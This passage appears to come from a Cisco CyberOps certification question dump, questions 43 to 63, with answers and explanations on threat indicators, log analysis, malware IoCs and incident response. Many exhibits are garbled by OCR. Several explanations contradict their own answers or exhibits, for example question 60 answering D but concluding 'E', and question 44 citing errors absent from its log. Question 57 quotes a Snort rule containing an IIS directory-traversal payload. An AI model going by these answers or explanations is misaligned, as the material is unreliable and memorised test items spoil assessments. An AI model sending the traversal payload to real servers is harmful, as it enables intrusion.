<AddressObj Address_Value condition- Contains*>@state gov</AddressObj Address Value>
</EmailMessageObj From*
</EmailMessageObj Header*
</cybox Properties*
<cybox:Related_Objects>
<cybox Related_Object*
<cybox:Properties xsi type= “FileObj FileObjectType"*
<FileObj:File_Extension>pdf</FileObj:File_Extension>
<FileObj Size_In_Bytes*87022</FileObj Size_In_Bytes*
<FileObj Hashes*
<cyboxCommon Hash*
<cyboxCommon Type xsi type= ' cyboxVocabs HashNameVocab- 1.0’>MD5</cyboxCommon:Type>
<cyboxCommnSimple_Hash_Value*cf2b3ad32a8a4cfb05e9dfc45875bd70</cyboxCommon Simple_Ha sh_Value>
</cyboxCommon Hash*
</FileObj Hashes*
</cybox: Properties*
<cybox Relationship xsi type= ‘cyboxVocabs ObjectRelatiobshipVocab-
1 0"*Contains</cybox Relationship*
</cybox:Related_Object>|
</cybox RelatedObjects*
</cybox Object*
</i ndi cator: Observable*
```

Which two actions should be taken as a result of this information? (Choose two.)

A. Update the AV to block any file with hash “cf2b3ad32a8a4cfb05e9dfc45875bd70”.
B. Block all emails sent from an @state.gov address.
C. Block all emails with pdf attachments.
D. Block emails sent from Admin@state.net with an attached pdf file with md5 hash “cf2b3ad32a8a4cfb05e9dfc45875bd70”.
E. Block all emails with subject containing “cf2b3ad32a8a4cfb05e9dfc45875bd70”.

Answer: A, D

Explanation:

The XML (STIX/CybOX format) details an email-based threat indicator. Specifically:

The email address contains "@state.gov" (not exact match, so blocking all @state.gov would be overbroad).
The attachment is a PDF file with a specified MD5 hash: cf2b3ad32a8a4cfb05e9dfc45875bd70.
The attachment size is 87022 bytes.
From a threat mitigation perspective:
A is correct: Updating AV to block or flag files matching the malicious hash is a standard response. D is correct: The email address context and hash together provide a precise rule for blocking—this prevents false positives.
Incorrect options:
B overreaches by blocking an entire domain without confirming threat context.
C would stop all PDFs, which is impractical.
E is incorrect; there is no indication that the hash appears in the subject line.

Question: 44

Refer to the exhibit.

```
7369808704 error.0D0680A8.asn1 encoding routines asn1_check_tlen wrong ag:crypto/asn1lasn_dec.c:1112:
7369808704 error 0D07803A asn1 encoding routines asn1_item_embed_d2i nested asn1
error crypto/asn1/tasn_decc:274Type=X509
7369808704 error 0D0680A8 asn1 encoding routines asnl_check_tlen wrong tag crypto/asn1/tasn_dec.c:1112
7369808704:error0D08303A:asn1 encoding routines:asn1_template_noexp_d2i:nested asn1
error: crypto/asn1 /tasndec c:536.
7369808704:error:0D0680A8:asn1 encoding routines asn1_check_tlen:wrong tag:crypto/asn1/tasn_dec.c:1112:
7369808704 error:0D07803A:asn1 encoding routines asn1_item_embed_d2i nested asn1
error crypto/asn1/tasn_decc 274 Type=RSA
7369808704 error 04093004 rsa routines old_rsa_pnv_decode RSA lib crypto/rsa/rsa_ameth c.72
7369808704 error 0D0680A8 asn1 encoding routines asn1_check_tlen wrong tag crypto/asn1/tasn_dec c 1112
7369808704 error0D07803A:asn1 encoding routines:asn1_item_enibed_d2i nested asn1
error crvpto/asnUasn_dec c 274 Type=PKCS8_PRIV_KEY INFO
7369808704 error 2306F041 PKCS 12 routi nes PKCS 12_key_gen_uni malloc
failurecrypto/pkcsl 2/p12_key.c: 185:
7369808704 error 2307806BPKCS12 routines PKCS 12_PBE_keyivgen key gen
error crypto/pkcsl 2'p 12_crpt c 55
7369808704 error 06074078:digital envelope routi nes:EVP_PBE_Cipherlnit.keygen
failure:crypto/evp/evp_pbe.c:126:
7369808704 error:23077073:PKCS12 routines PKCS12_pbe_crypt pkcs12 algor ciphennit
error: crypto/pkcsl 2/p 12_decr.c:41
7369808704 error 2306C067.PKCS12 routines PKCS12_item_i2d_encrypt encrypt
error crypto/pkcsl 2/p 12_decr c 144
7369808704 error:23073067:PKCS12 routines PKCS12_pack_p7encdata encrypt error:crypto/pkcs12/p12_add c: 119:
```

What should be determined from this Apache log?

A. A module named mod_ssl is needed to make SSL connections.
B. The private key does not match with the SSL certificate.
C. The certificate file has been maliciously modified
D. The SSL traffic setup is improper

Answer: B

Explanation:

The error logs indicate multiple PKCS12 and ASN.1 decoding errors, such as:
PKCS12 routines:PKCS12_parse:mac verify failure
rsa routines:old_rsa_priv_decode:RSA lib

PKCS12 routines:PKCS12_key_gen_uni:malloc

These specific errors most commonly occur when:

The private key does not correspond to the certificate being used.

There is a mismatch between the public and private key pair required for SSL handshakes.

This is a well-documented condition in Apache SSL configuration issues and explicitly covered under TLS/SSL troubleshooting sections in cybersecurity operations contexts. The Cisco CyberOps guide also notes that SSL errors with key verification usually result from "improper key/certificate pairing" rather than file corruption or missing modules.

Thus, the correct answer is:

B. The private key does not match with the SSL certificate.

Question: 45

DRAG DROP

Drag and drop the steps from the left into the order to perform forensics analysis of infrastructure networks on the right.

Answer:

Explanation:

Reference: https://subscription.packtpub.com/book/networking_and_servers/9781789344523/1/ch01lvl1sec12/network-forensics-investigation-methodology

Question: 46

Which tool is used for reverse engineering malware?

A. Ghidra
B. SNORT
C. Wireshark
D. NMAP

Answer: A

Explanation:

Ghidra is a free and open-source software reverse engineering (SRE) suite developed by the NSA. It includes disassembly, decompilation, and debugging tools specifically designed for analyzing malware and other compiled programs.

The Cisco CyberOps guide references Ghidra as a top tool for reverse engineering binary files during malware analysis tasks, making it ideal for understanding malicious code behavior at a deeper level.

Question: 47

A scanner detected a malware-infected file on an endpoint that is attempting to beacon to an external site. An analyst has reviewed the IPS and SIEM logs but is unable to identify the file's behavior. Which logs should be reviewed next to evaluate this file further?

A. email security appliance
B. DNS server

C. Antivirus solution

D. network device

Answer: C


Explanation:

If IPS and SIEM logs do not give enough insight into a file's behavior, the next logical step is to review the Antivirus solution logs. These logs often provide detailed behavior analytics such as:
File actions and access patterns
Registry modifications
File execution history
The Cisco CyberOps guide emphasizes AV logs as critical forensic artifacts for understanding endpoint-based infections, especially when beaconing or suspicious activity is suspected.

Question: 48


DRAG DROP

Drag and drop the capabilities on the left onto the Cisco security solutions on the right.



Answer:

Explanation:



Question: 49

What are YARA rules based upon?

A. binary patterns
B. HTML code
C. network artifacts
D. IP addresses

Answer: A


Explanation:

YARA rules are primarily used for malware classification and detection based on binary pattern matching within files. They describe sequences of bytes, strings, and other file characteristics found in malicious binaries.

The Cisco CyberOps Associate guide explains: "YARA rules operate by inspecting binary data using conditions and string matches to identify specific patterns that indicate known malware samples.".

Question: 50

Refer to the exhibit.



U 2 G.M u _'31 U SC e e u 3 =SC t M V M M 0t M Q @ V E. E r.EPEPuV SC |EtM E*AxDSV I D(t.,H • * I D.(I M ♦ |
S Vt q A r 9TSi r I ,LSv 2* UM w3Q| Y
3 s e EPM hBEPE B < Vts k B ' tSt$tSqL8 t$ q 8 iq 8| q
8 DStSPF c LS@OP B DS I B B hw 3 PP1$ t$ t$ tS P) B

1 client pkt. 231 pkts. 1 turn

Entire conversation (290kB)|jl Show and save data as ASCII Stream 2 *

According to the Wireshark output, what are two indicators of compromise for detecting an Emotet malware download? (Choose two.)

A. Domain name: iraniansk.com
B. Server: nginx
C. Hash value: 5f31ab113af08=1597090577
D. filename= "Fy.exe"
E. Content-Type: application/octet-stream

Answer: A, D

Explanation:

From the Wireshark capture:

A (iraniansk.com): This domain is not a known legitimate resource and is hosting a suspicious file named "Fy.exe," strongly indicative of a malware distribution domain.

D (Fy.exe): The Content-Disposition: attachment; filename="Fy.exe" header explicitly signals a binary executable download, a key indicator in Emotet campaigns.

While Content-Type: application/octet-stream (E) is typical of binary data transfers, it is not unique to malware and cannot by itself serve as a strong IoC. The nginx server (B) and cookie/hash string (C) similarly do not uniquely indicate compromise.

Question: 51

Refer to the exhibit.

```
< indicator.Observable id= "example Observable-9c9869a2-f822-4682-bda4-e89d31b18704'>
        <cybox Object id= example EmailMessage-9d56af8e-5588-4ed3-affd-bd769ddd7fe2"*
          <cybox:Properties xsrtype^ "EmailMessageObj EmailMessageObjectType'>
            <EmailMessageObj Attachments*
                <EmailMessageObj File object_reference= example File-c182bcb6-8023-44a8-b340-157295abc8a67>
          </EmailMessageObj Attachments*
      </cybox Properties*
      <cybox: Related_Objects>
        <cybox Related_Object id- example File-c182bcb6-8023-44a8-b340-l57295abc8a6'
          <cybox Properties xsi type: "FileObj FileObjectType'*
                <FileObj FileName condition: "StartsWith"*Final ReportVFileObj FileName*
                <FileObj File_Extension condition: 'Equals"*docexe<'FileOb|File_Extension*
          </cybox Properties*
        <cybox Relationship xsrtype= "cyboxVocabs ObjectRelationshipVocab-1 r*Contains</cybox Relationship*
      </cybox: Related_Object*
    </cybox: Related_Objects>
  </cybox Object*
Vindicator Observable*
```

Which determination should be made by a security analyst?

A. An emailwas sent with an attachment named "Grades.doc.exe".
B. An emailwas sent with an attachment named "Grades.doc".
C. An emailwas sent with an attachment named "Final Report.doc".
D. An emailwas sent with an attachment named "Final Report.doc.exe".

Answer: D

Explanation:

The XML structure shows that:
The file name starts with: "Final Report"
The file extension equals: "doc.exe"
Together, this forms "Final Report.doc.exe" — a known double-extension technique used to disguise executables as benign documents. This is a red flag in email forensics, commonly linked to malware distribution, and explicitly covered in the Cisco CyberOps study material as a typical evasion method for malicious attachments.

Question: 52

A security team received reports of users receiving emails linked to external or unknown URLs that are non-returnable and non-deliverable. The ISP also reported a 500% increase in the amount of ingress and egress email traffic received. After detecting the problem, the security team moves to the recovery phase in their incident response plan. Which two actions should be taken in the recovery phase of this incident? (Choose two.)

A. verify the breadth of the attack
B. collect logs
C. request packet capture
D. remove vulnerabilities
E. scan hosts with updated signatures

Answer: D, E

Explanation:

In the recovery phase, the goal is to restore affected systems to normal operations and ensure the threat has been completely eradicated. According to the CyberOps Associate guide:
"This phase may include restoring data from clean backups, replacing compromised systems, and the re-installation of the Operating System (OS) and applications".
Also:
"During recovery, scanning hosts with updated antivirus and removing vulnerabilities ensures systems do not get reinfected".

Question: 53

An organization uses a Windows 7 workstation for access tracking in one of their physical data centers on which a guard documents entrance/exit activities of all personnel. A server shut down unexpectedly in this data center, and a security specialist is analyzing the case. Initial checks show that the previous two days of entrance/exit logs are missing, and the guard is confident that the logs were entered on the workstation. Where should the security specialist look next to continue investigating this case?

A. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon
B. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\ProfileList
C. HKEY_CURRENT_USER\Software\Classes\Winlog
D. HKEY_LOCAL_MACHINES\SOFTWARE\Microsoft\WindowsNT\CurrentUser

Answer: B

Explanation:

The correct registry path to investigate user profiles and login details is:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\ProfileList
This location stores information about each user profile on the machine, including login activity and the LastWrite time for forensic tracking.

Question: 54

An engineer received a report of a suspicious email from an employee. The employee had already opened the attachment, which was an empty Word document. The engineer cannot identify any clear signs of compromise but while reviewing running processes, observes that PowerShell.exe was spawned by cmd.exe with a grandparent winword.exe process. What is the recommended action the engineer should take?

A. Upload the file signature to threat intelligence tools to determine if the file is malicious.
B. Monitor processes as this is standard behavior of Word macro embedded documents.
C. Contain the threat for further analysis as this is an indication of suspicious activity.
D. Investigate the sender of the email and communicate with the employee to determine the motives.

Answer: C

Explanation:

This behavior is consistent with malicious macro activity. A PowerShell process being spawned from winword.exe via cmd.exe strongly indicates execution of an embedded script. Cisco recommends containment as a critical next step:
"Contain the threat as soon as malicious behavior is observed to prevent lateral movement or additional compromise".

Question: 55

An engineer is analyzing a ticket for an unexpected server shutdown and discovers that the webserver ran out of useable memory and crashed.
Which data is needed for further investigation?

A. /var/log/access.log
B. /var/log/messages.log
C. /var/log/httpd/messages.log
D. /var/log/httpd/access.log

Answer: B


Explanation:

The most relevant log for system-level events such as memory exhaustion and shutdown is /var/log/messages.log, which contains kernel and service-level logs including OOM (Out-Of-

Memory) events.
As detailed in Linux investigations:
"Logs located in /var/log/messages provide critical system error reporting including shutdowns, memory errors, and service failures".

Question: 56

Refer to the exhibit.



An employee notices unexpected changes and setting modifications on their workstation and creates an incident ticket. A support specialist checks processes and services but does not identify anything suspicious. The ticket was escalated to an analyst who reviewed this event log and also discovered that the workstation had multiple large data dumps on network shares. What should be determined from this information?

A. data obfuscation
B. reconnaissance attack
C. brute-force attack
D. log tampering

Answer: D

Explanation:

The event log shown in the exhibit is Event ID 104, which in Windows indicates "The audit log was cleared." This is a significant indicator of log tampering, a common post-exploitation technique used

by attackers to hide their tracks after exfiltrating data or performing unauthorized actions.

The Cisco CyberOps Associate guide mentions:

"Log deletion events, especially Event ID 104, should be treated as potential evidence of malicious activity attempting to cover tracks".

Combined with large data dumps to network shares, this indicates not only unauthorized activity but also deliberate efforts to erase forensic evidence—characteristic of log tampering.

Question: 57

Refer to the exhibit.

```
alert tcp $LOCAL_NET any -> SHTTP_SERVERS $HTTP_PORTS (msg: "WEB-IIS unicode
directory traversal attempt"; flow:to_server, established; content: "/..%cO%af../";
nocase; classtype:web-application-attack; reference:eve, CVE-2000-0884; threshold:
type limit, track_by_dst, count 1, seconds 60; sid: 981; rev6;)
```

A company that uses only the Unix platform implemented an intrusion detection system. After the initial configuration, the number of alerts is overwhelming, and an engineer needs to analyze and classify the alerts. The highest number of alerts were generated from the signature shown in the exhibit. Which classification should the engineer assign to this event?

A. True Negative alert B. False Negative alert C. False Positive alert D. True Positive alert

Answer: C

Explanation:

The alert shown is based on a Snort rule for a Unicode directory traversal attack against IIS web servers (Microsoft platform). The key detail here is the payload content "../..%c0%af../" which is a classic IIS-specific exploit related to CVE-2000-0884.

Since the company only uses Unix systems, they are not vulnerable to this IIS-specific attack.

Therefore, these alerts are triggered by irrelevant traffic or misapplied signatures, resulting in False Positives.

As defined in the Cisco CyberOps guide:

“False Positive: an alert is generated for traffic that is not actually malicious or relevant to the protected environment”.

Question: 58

Refer to the exhibit.

Alert Message

SERVER-WEBAPP LOCK WebDAV Stack Buffer Overflow attempt

Impact:

CVSS base score 7.5

CVSS impact score 6.4

CVSS exploitability score 10.0

Confidentiality Impact PARTIAL

integrity Impact PARTIAL

availability Impact PARTIAL

After a cyber attack, an engineer is analyzing an alert that was missed on the intrusion detection system. The attack exploited a vulnerability in a business-critical, web-based application and violated its availability. Which two mitigation techniques should the engineer recommend? (Choose two.)

A. encapsulation
B. NOP sled technique
C. address space randomization
D. heap-based security
E. data execution prevention

Answer: C, E

Explanation:

The alert indicates a WebDAV Stack Buffer Overflow, which is a memory corruption attack targeting the stack, a common vector for remote code execution or denial-of-service (DoS).

To mitigate such exploits, two effective system-hardening techniques are:

C. Address Space Layout Randomization (ASLR):

Randomizes memory addresses used by system and application processes, making it difficult for attackers to predict where their malicious code will be executed.

F. Data Execution Prevention (DEP):

Prevents execution of code from non-executable memory regions such as the stack, thus stopping buffer overflow attacks from successfully executing payloads.

Both are well-established protections against stack-based buffer overflow attacks and are strongly recommended in the Cisco CyberOps Associate guide and general security best practices.

Question: 59

An organization recovered from a recent ransomware outbreak that resulted in significant business damage. Leadership requested a report that identifies the problems that triggered the incident and the security team's approach to address these problems to prevent a reoccurrence. Which components of the incident should an engineer analyze first for this report?

A. impact and flow
B. cause and effect
C. risk and RPN
D. motive and factors

Answer: B

Explanation:

To prepare a post-incident report, the cause of the incident (what enabled it) and the effect (what damage was done) are the primary components analyzed first. This allows teams to understand vulnerabilities exploited and the consequences, forming the basis for corrective action.
The Cisco CyberOps guide recommends beginning with root cause analysis followed by impact assessment to guide future prevention strategies.

Question: 60

Refer to the exhibit.

```
import socket
s • socket.socket(socket.AFINET, socket.SOCK.STHEAH)
s.connect(('192.164.1.10", 89))
S.send(b'GET / HTTP/1.l\r\nHost: target.co«\r\n\r\n')
response • s.recv(1824)
print(response)
```

A cybersecurity analyst is presented with the snippet of code used by the threat actor and left behind during the latest incident and is asked to determine its type based on its structure and functionality.
What is the type of code being examined?

A. simple client-side script for downloading other elements
B. basic web crawler for indexing website content
C. network monitoring script for capturing incoming traffic
D. socket programming listener for TCP/IP communication

Answer: D

Explanation:

The Python code snippet:
Uses socket.socket(AF_INET, SOCK_STREAM), which indicates TCP communication
Connects to a remote server (192.168.1.10 on port 80)
Sends a manual HTTP GET request
Receives the response using s.recv()
This is a classic example of TCP/IP socket programming, specifically creating a simple TCP client to communicate with a web server. It does not monitor traffic or crawl websites — it sends a crafted request and prints the response.
Thus, this code best fits:
E. socket programming listener for TCP/IP communication.

Question: 61

A security team is notified from a Cisco ESA solution that an employee received an advertising email with an attached .pdf extension file. The employee opened the attachment, which appeared to be an empty document. The security analyst cannot identify clear signs of compromise but reviews running processes and determines that PowerShell.exe was spawned by CMD.exe with a grandparent AcroRd32.exe process. Which two actions should be taken to resolve this issue? (Choose two.)

A. Upload the .pdf file to Cisco Threat Grid and analyze suspicious activity in depth.
B. No action is required because this behavior is standard for .pdf files.
C. Check the Windows Event Viewer for security logs about the incident.
D. Quarantine this workstation for further investigation, as this event is an indication of suspicious activity.
E. Investigate the reputation of the sender address and temporarily block all communications with this email domain.


Answer: A, D

Explanation:

The observed process tree (AcroRd32.exe → cmd.exe → powershell.exe) strongly suggests malicious behavior, particularly in PDF-based malware attacks leveraging embedded scripts or exploits.
A is correct: Submitting the suspicious PDF to Cisco Threat Grid allows sandbox analysis to detect hidden malicious behaviors.
D is correct: The suspicious activity warrants quarantining the host to contain potential spread or further compromise.

Question: 62

Refer to the exhibit.



```
{
"type": "indicator",
 "spec_version": "2.1",
 "id": "indicator--a932fcc6-e032-476c-826f-cb970a5a1ade",
 "created": "2019-06-20T09:16:08.989Z",
 "modified": "2019-06-20T09:16:08.989Z",
 "name": "File hash for Ransomware-GVZ ",
 "description": "Sample of Ransomware-GVZ present.",
 "indicator_types": [
    "malicious-activity"
 ],
 " pattern": "[file:hashes.'SHA-256' = '
3299f07bc0711b3587fe8a1c6bf3ee6bcbc14cb775f64b28a61d72ebcb8968d3']",
 "pattern_type": "stix",
 "valid_from": "2020-06-20T09:00:00Z"
},
```

What is the indicator of compromise?

A. SHA256 file hash
B. indicator ID: malware--a932fcc6-e032-476c-826f-cb970a569bce
C. indicator type: malicious-activity
D. MD5 file hash

Answer: A

Explanation:

The STIX data structure shows a pattern field with this entry:
file:hashes.'SHA-256' = '3299f07bc0711b3587fe8a1c6bf3ee6cbcc14cb775f64b28a61d72ebcb8968d3'
This value is a SHA-256 file hash, a well-known indicator of compromise (IoC) for identifying malicious files.
Therefore, the correct answer is:
A. SHA256 file hash.

Question: 63

Which type of record enables forensics analysts to identify fileless malware on Windows machines?

A. IIS logs
B. file event records
C. PowerShell event logs
D. network records

Answer: C

Explanation:

Fileless malware operates in memory and often leverages legitimate tools such as PowerShell to avoid traditional file-based detection. Since these threats don't leave typical file traces, analysts must rely on PowerShell event logs to trace suspicious or unauthorized script execution.

